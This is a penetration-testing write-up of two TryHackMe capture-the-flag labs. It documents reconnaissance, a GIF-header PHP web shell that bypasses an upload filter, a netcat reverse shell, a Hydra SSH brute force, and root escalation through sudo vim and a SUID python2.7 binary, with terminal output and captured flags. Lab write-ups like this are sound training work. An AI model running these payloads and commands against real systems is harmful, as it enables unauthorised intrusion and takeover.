

# PENETRATION TESTING REPORT

## Assessment of Simple CTF and RootMe Environments | Oluwaseun Quadri

### 1. Executive Summary

This report documents the security assessment conducted against two intentionally vulnerable environments: Simple CTF and RootMe. The objective of the assessment was to identify vulnerabilities, exploit weaknesses, capture required flags, and demonstrate full system compromise where possible.

During the engagement, multiple vulnerabilities were discovered, including:

- Misconfigured services
- Weak authentication
- File upload validation bypass
- Insecure SUID binary configuration

Both machines were successfully compromised. Full root access was obtained on RootMe, demonstrating complete system takeover.

### 2. Scope of Engagement

The assessment included:

- Target 1: Simple CTF (TryHackMe Lab)
- Target 2: RootMe (TryHackMe Lab)

Testing was conducted from a Kali Linux virtual machine connected via VPN to the TryHackMe network.

Activities performed:

- Network reconnaissance

- Service enumeration
- Web application testing
- Exploitation
- Privilege escalation
- Post-exploitation validation

### **3. Methodology**

The following penetration testing methodology was used:

1. Reconnaissance
2. Enumeration
3. Vulnerability Identification
4. Exploitation
5. Post-Exploitation
6. Privilege Escalation
7. Documentation of Finding

### **4. Target 1: Simple CTF**

#### **4.1 Reconnaissance**

An Nmap scan was performed to identify open ports and running services.

Command used:

**nmap -sC -sV <target-ip>**

Open services were identified, including:

- SSH
- FTP
- HTTP

## 4.2 Enumeration

Further enumeration revealed:

- Anonymous FTP access
- Web server directories
- User accounts exposed through enumeration

Tools used:

- Nmap
- Gobuster
- Manual inspection

## 4.3 Initial Access

Credentials were discovered during enumeration activities, which allowed access to the target system via SSH.

This demonstrated weak authentication controls.

## 4.4 Flag Capture

Two flags were successfully captured:

- User flag
- Additional required challenge flag

This confirmed successful system access and exploitation.

## 5. Target 2: RootMe

### 5.1 Reconnaissance

An Nmap scan identified:

- Port 22 – OpenSSH
- Port 80 – Apache HTTP Server

Command used:

```
nmap -sC -sV 10.81.189.171
```

The Apache version was identified as 2.4.41 running on Ubuntu.

## **5.2 Web Enumeration**

Directory brute forcing was performed using Gobuster:

```
gobuster dir -u http://10.81.189.171 -w  
/usr/share/wordlists/dirb/common.txt
```

Discovered directories:

- /panel
- /uploads

The /panel directory contained a file upload functionality.

## **5.4 Exploitation – File Upload Bypass**

A malicious PHP web shell was created:

```
GIF89a;  
<?php system($_GET["cmd"]); ?>
```

The file was renamed to:

```
shell.php5
```

This bypassed the file upload filter.

Upon visiting:

```
/uploads/shell.php5?cmd=id
```

The following output was observed:

```
uid=33(www-data)
```

This confirmed Remote Code Execution (RCE).

## **5.5 Reverse Shell**

A reverse shell was established using:

**nc -lvnp 4444**

The shell was triggered via the web shell.

Connection was successfully received as:

**www-data**

The shell was stabilized using Python PTY spawning.

## **5.6 User Flag**

The user flag was located at:

**/var/www/user.txt**

Flag retrieved:

**THM{y0u\_g0t\_a\_sh311}**

This confirmed successful initial compromise.

## **5.7 Privilege Escalation**

SUID binaries were enumerated using:

**find / -perm -4000 -type f 2>/dev/null**

A misconfigured SUID binary was discovered:

**/usr/bin/python2.7**

This binary was exploited using a GTF0Bins technique:

**/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'**

Root access was confirmed via:

**id**

Output:

**uid=0(root)**

## **6. Security Impact**

The vulnerabilities discovered allow:

- Remote Code Execution

- Unauthorized file uploads
- Full privilege escalation to root
- Complete system takeover

An attacker exploiting these vulnerabilities could:

- Steal sensitive data
- Modify system files
- Maintain persistence
- Pivot to other systems

## **7. Recommendations**

To mitigate the identified vulnerabilities:

1. Implement strict file upload validation
  - Validate MIME types
  - Enforce server-side file type checking
  - Disable execution in upload directories
2. Remove unnecessary SUID permissions
3. Apply principle of least privilege
4. Regularly update and patch services
5. Conduct periodic vulnerability assessments

## **8. Conclusion**

The assessment successfully demonstrated full compromise of both target systems.

On RootMe, the attack chain progressed from:

- Web enumeration
- File upload bypass

- Remote code execution
- Reverse shell access
- Privilege escalation
- Root compromise

This exercise demonstrates the importance of secure configuration, proper validation controls, and system hardening.

### SCREENSHOTS




Fig.1 image indicating the CLF made use of on TryHackMe



```
Session Actions Edit View Help
kali@kali: ~$ ftp 10.80.154.117
Connected to 10.80.154.117.
220 (vsFTPd 3.0.3)
Name (10.80.154.117:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45043|)
ftp: Can't connect to '10.80.154.117:45043': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp  ftp  4096 Aug 17  2019 pub
226 Directory send OK.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp  ftp  4096 Aug 17  2019 pub
226 Directory send OK.
ftp> get filename
local: filename remote: filename
200 EPRT command successful. Consider using EPSV.
550 Failed to open file.
ftp>
```

Fig.4 image indicating file transfer on the clf (capture the flag)




Fig. 5 image indicating cms login on the clf (capture the flag)

```
@kali)-[~]
mitch@10.80.141.63 -p 2222
WARNING: connection is not using a post-quantum key exchange algorithm.
This session may be vulnerable to "store now, decrypt later" attacks.
The server may need to be upgraded. See https://openssh.com/pq.html
10.80.141.63's password:
Connection closed by 10.80.141.63 port 2222

@kali)-[~]
gunzip /usr/share/wordlists/rockyou.txt.gz
password for kali:

@kali)-[~]
usr/share/wordlists/ | grep rockyou
txt

@kali)-[~]
-l mitch -p /usr/share/wordlists/rockyou.txt -t 4 ssh://10.80.141.63 -s 2222

(c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

https://github.com/vanhauser-thc/thc-hydra starting at 2026-02-16 10:52:11
4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
Attacking ssh://10.80.141.63:2222/
[sh] host: 10.80.141.63 login: mitch password: secret
Target successfully completed, 1 valid password found
https://github.com/vanhauser-thc/thc-hydra finished at 2026-02-16 10:53:09

@kali)-[~]
mitch@10.80.141.63 -p 2222
WARNING: connection is not using a post-quantum key exchange algorithm.
```

Fig. 6 Image indicating the first flag captured for simple ctf room

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-16 10:53:09
kali@kali)-[~]
$ ssh mitch@10.80.141.63 -p 2222
[[[D** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.80.141.63's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ ls -la
total 36
drwxr-xr-x 3 mitch mitch 4096 aug 19 2019 ..
drwxr-xr-x 4 root  root  4096 aug 17 2019 .
-rw-r--r-- 1 mitch mitch 178 aug 17 2019 .bash_history
-rw-r--r-- 1 mitch mitch 220 sep 1 2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep 1 2015 .bashrc
drwxr-xr-x 2 mitch mitch 4096 aug 19 2019 .cache
-rw-r--r-- 1 mitch mitch 655 mai 16 2017 .profile
-rw-rw-r-- 1 mitch mitch 19 aug 17 2019 user.txt
-rw-r--r-- 1 mitch mitch 515 aug 17 2019 .viminfo
$ cat user.txt
good job, keep up!
$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
$ sudo vim -c ':!bin/bash'

root@Machine:~# whoami
root
root@Machine:~# whoami
root
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
wall d0n3: You made it!
root@Machine:/root#
```

Fig 7. Image indicating the second flag captured on the root




Fig.7 image indicating the second room on TryHackMe for capturing the third flag

```
(kali@kali)~$ ping 10.81.189.171
PING 10.81.189.171 (10.81.189.171) 56(84) bytes of data:
64 bytes from 10.81.189.171: icmp_seq=1 ttl=62 time=158 ms
64 bytes from 10.81.189.171: icmp_seq=2 ttl=62 time=151 ms
64 bytes from 10.81.189.171: icmp_seq=3 ttl=62 time=153 ms
^C
--- 10.81.189.171 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3003ms
rtt min/avg/max/mdev = 150.518/153.859/150.318/3.280 ms

(kali@kali)~$ echo 'GIF89a;<?php system($_GET["cmd"]); ?>' > shell.php5

(kali@kali)~$ cat shell.php5
GIF89a;<?php system($_GET["cmd"]); ?>

(kali@kali)~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.203.205] from (UNKNOWN) [10.81.189.171] 53856
bash: cannot set terminal process group (784): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-81-189-171:/var/www/html/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-81-189-171:/var/www/html/uploads$ export TERM=xterm
www-data@ip-10-81-189-171:/var/www/html/uploads$ ^Z
zsh: suspended nc -lvp 4444

(kali@kali)~$ stty raw -echo; fg
[1] + continued nc -lvp 4444
cat /var/www/user.txt
```

Fig 8 image indicating the initialization of port 4444

```
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
www-data@ip-10-81-189-171:/var/www/html/uploads$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@ip-10-81-189-171:/var/www/html/uploads# id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@ip-10-81-189-171:/var/www/html/uploads# cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@ip-10-81-189-171:/var/www/html/uploads# cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@ip-10-81-189-171:/var/www/html/uploads#
```

**Fig. 9** image indicating the third flag captured on RootMe